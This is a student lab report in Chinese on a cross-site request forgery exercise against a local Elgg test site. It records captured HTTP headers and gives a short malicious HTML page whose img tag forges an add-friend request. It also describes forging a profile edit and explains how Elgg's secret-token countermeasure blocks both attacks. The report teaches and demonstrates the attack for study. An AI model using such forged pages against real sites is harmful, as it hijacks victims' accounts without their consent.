
实验报告

Task1

HTTP POST



参数：

http://www.csrflabelgg.com/refresh\_token

域名+请求类型

Host: www.csrflabelgg.com

发出请求的网址

User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0

用户代理

Accept: application/json, text/javascript, \*/\*; q=0.01

客户端接受的资源的类型

Accept-Language: en-US,en;q=0.5

浏览器声明自己接受的语言的类型

Accept-Encoding: gzip, deflate

表明实体采用GNU zip编码 JPEG这类文件用gzip压缩的不够好，deflate表明实体是用zlib的格式压缩的

Referer: http://www.csrflabelgg.com/activity

浏览器向web服务器发送请求的时候，referer用来告诉服务器从哪个页面链接过来的

Content-Type: application/x-www-form-urlencoded; charset=UTF-8

X-Requested-With: XMLHttpRequest

Content-Length: 84

长度

Cookie: Elgg=gi4o4sdg5c7u7uj1u543kcbie6

存储用户信息

Connection: keep-alive

pairs[]=1599849823,JTaXu0ASoo7PnvtcML25hg&session\_token=w1FTuq7qsaofYhDg2wDu49

POST: HTTP/1.1 200 OK

Date: Fri, 11 Sep 2020 19:23:41 GMT

日期

Server: Apache/2.4.18 (Ubuntu)

服务器

Expires: Thu, 19 Nov 1981 08:52:00 GMT

Cache-Control: no-store, no-cache, must-revalidate

Pragma: no-cache

Content-Length: 194

内容长度


Keep-Alive: timeout=5, max=100

Connection: Keep-Alive

Content-Type: application/json;charset=utf-8

内容类型

HTTP GET



http://www.csrflabelgg.com/cache/1549469429/default/elgg/Plugin.js

Host: www.csrflabelgg.com

主机网站

User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0

用户代理

Accept: \*/\*

Accept-Language: en-US,en;q=0.5

接受的语言

Accept-Encoding: gzip, deflate

Referer: http://www.csrflabelgg.com/activity

Cookie: Elgg=gi4o4sdg5c7u7uj1u543kcbie6

Connection: keep-alive

GET: HTTP/1.1 200 OK

Date: Fri, 11 Sep 2020 18:42:05 GMT

Server: Apache/2.4.18 (Ubuntu)

Expires: Thu, 11 Mar 2021 18:42:05 GMT

Pragma: public

Cache-Control: public

ETag: "1549469429-gzip"

Vary: Accept-Encoding


Content-Encoding: gzip

Content-Length: 368

Content-Type: application/javascript;charset=utf-8

Task2

1. 首先登入Alice的主页，并打开HTTP Header Lives工具，然后在members中找到Boby，点击Add friends，可以在工具中看到添加好友的GET请求，这里好友（Boby）的id为43



2.编写http://www.csrflabattacker.com的index.html文件，代码如下

<html>

<head>

<title>Malicious Web </title>

</head>

<body>

<img src="http://www.csrflabelgg.com/action/friends/add?friend=43&\_\_elgg\_ts=1599909591&\_\_elgg\_token=WCOCA1fVWtw8KBqSuX7UEA&\_\_elgg\_ts=1599909591&\_\_elgg\_token=WCOCA1fVWtw8KBqSuX7UEA"></img >

<h1>Hi!</h1>

</body>

</html>


将img属性改为src以规定显示图片的绝对url，使得网站在加载图片的时候能够执行引号中的请求，该请求为上一步中获得的添加好友的请求

3.登录Boby的账号，向Alice发送message，内容为恶意网站链接http://www.csrflabattacker.com/index.html


4.登录Alice的账号



可以看到现在Boby还不是Alice的好友，接着打开邮件



可以看到Boby发来的恶意网站的链接，点击该链接




可以看到跳转到恶意网站，并且HTTP Header Live工具捕捉到添加好友的请求，现在返回Alice的主页，在Member中找到Boby



可以看到Boby已被成功添加为好友

Task3

1.首先登陆Alice的账号，修改自己的profile，使用HTTP Header Live获取修改profile的http请求的详细信息与参数



/action/profile/edit

Host: www.csrflabelgg.com

User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8

Accept-Language: en-US,en;q=0.5

Accept-Encoding: gzip, deflate

Referer: http://www.csrflabelgg.com/profile/alice/edit

Content-Type: application/x-www-form-urlencoded

Content-Length: 506

Cookie: Elgg=ala1lo7j7o6lf94ph16g26s234

Connection: keep-alive

Upgrade-Insecure-Requests: 1

\_\_elgg\_token=DwBKy-hCwaVGMwFVvRnWqQ&\_\_elgg\_ts=1599922431&name=Alice&description=<p>Hello world!</p>

&accesslevel[description]=2&briefdescription=&accesslevel[briefdescription]=2&location=&accesslevel[location]=2&interests=&accesslevel[interests]=2&skills=&accesslevel[skills]=2&contactemail=&accesslevel[contactemail]=2&phone=&accesslevel[phone]=2&mobile=&accesslevel[mobile]=2&website=&accesslevel[website]=2&twitter=&accesslevel[twitter]=2&guid=42

POST: HTTP/1.1 302 Found

Date: Sat, 12 Sep 2020 14:54:21 GMT

Server: Apache/2.4.18 (Ubuntu)

Expires: Thu, 19 Nov 1981 08:52:00 GMT

Cache-Control: no-store, no-cache, must-revalidate

Pragma: no-cache

Location: http://www.csrflabelgg.com/profile/alice


Content-Length: 0


Keep-Alive: timeout=5, max=100

Connection: Keep-Alive

Content-Type: text/html;charset=utf-8

2.根据已知参数编辑恶意网页内容，代码如下







3.登录Boby的账号将新的网址发送给Alice




4.登录Alice的账号，可以看见此时Profile为空





5.用Alice的账号点击Boby发送的链接，可以看见profile已被成功修改



问题：

1. The forged HTTP request needs Alice’s user id (guid) to work properly. If Boby targets Alice specifically, before the attack, he can find ways to get Alice’s user id. Boby does not know Alice’s Elgg password, so he cannot log into Alice’s account to get the information. Please describe how Boby can solve this problem.


Boby可以先登录自己的账号手动添加Alice为好友，这个时候HTTP Header Live可以捕捉到添加好友的http请求，在这个请求里可以找到作为参数的Alice的id

1. If Boby would like to launch the attack to anybody who visits his malicious web page.In this case, he does not know who is visiting the web page beforehand. Can he still launch the CSRF attack to modify the victim’s Elgg profile? Please explain.


这需要找到一个方法动态获取对方的guid，如果获取不了guid就不行

Task4


1. 进入/var/www/CSRF/Elgg/vendor/elgg/elgg/engine/classes/Elgg文件夹，打开ActionsService.php文件，找到gatekeeper函数，注释掉return ture; 打开countermeasure




1. 再次尝试task3中的攻击，会发现网页不会自动跳转



跳转回Alice自己的主页后，会出现如下提示



尝试task2中的攻击，出现如下提示



根据提示可以知道，攻击失败的原因是token的缺失，这是因为注释掉return true后，gatekeeper函数可以执行，函数会调用secret\_token validation函数，该函数中有个关键函数MD5加密，即便攻击者知道guid，由于密钥缺失，也不能伪造出正确的token。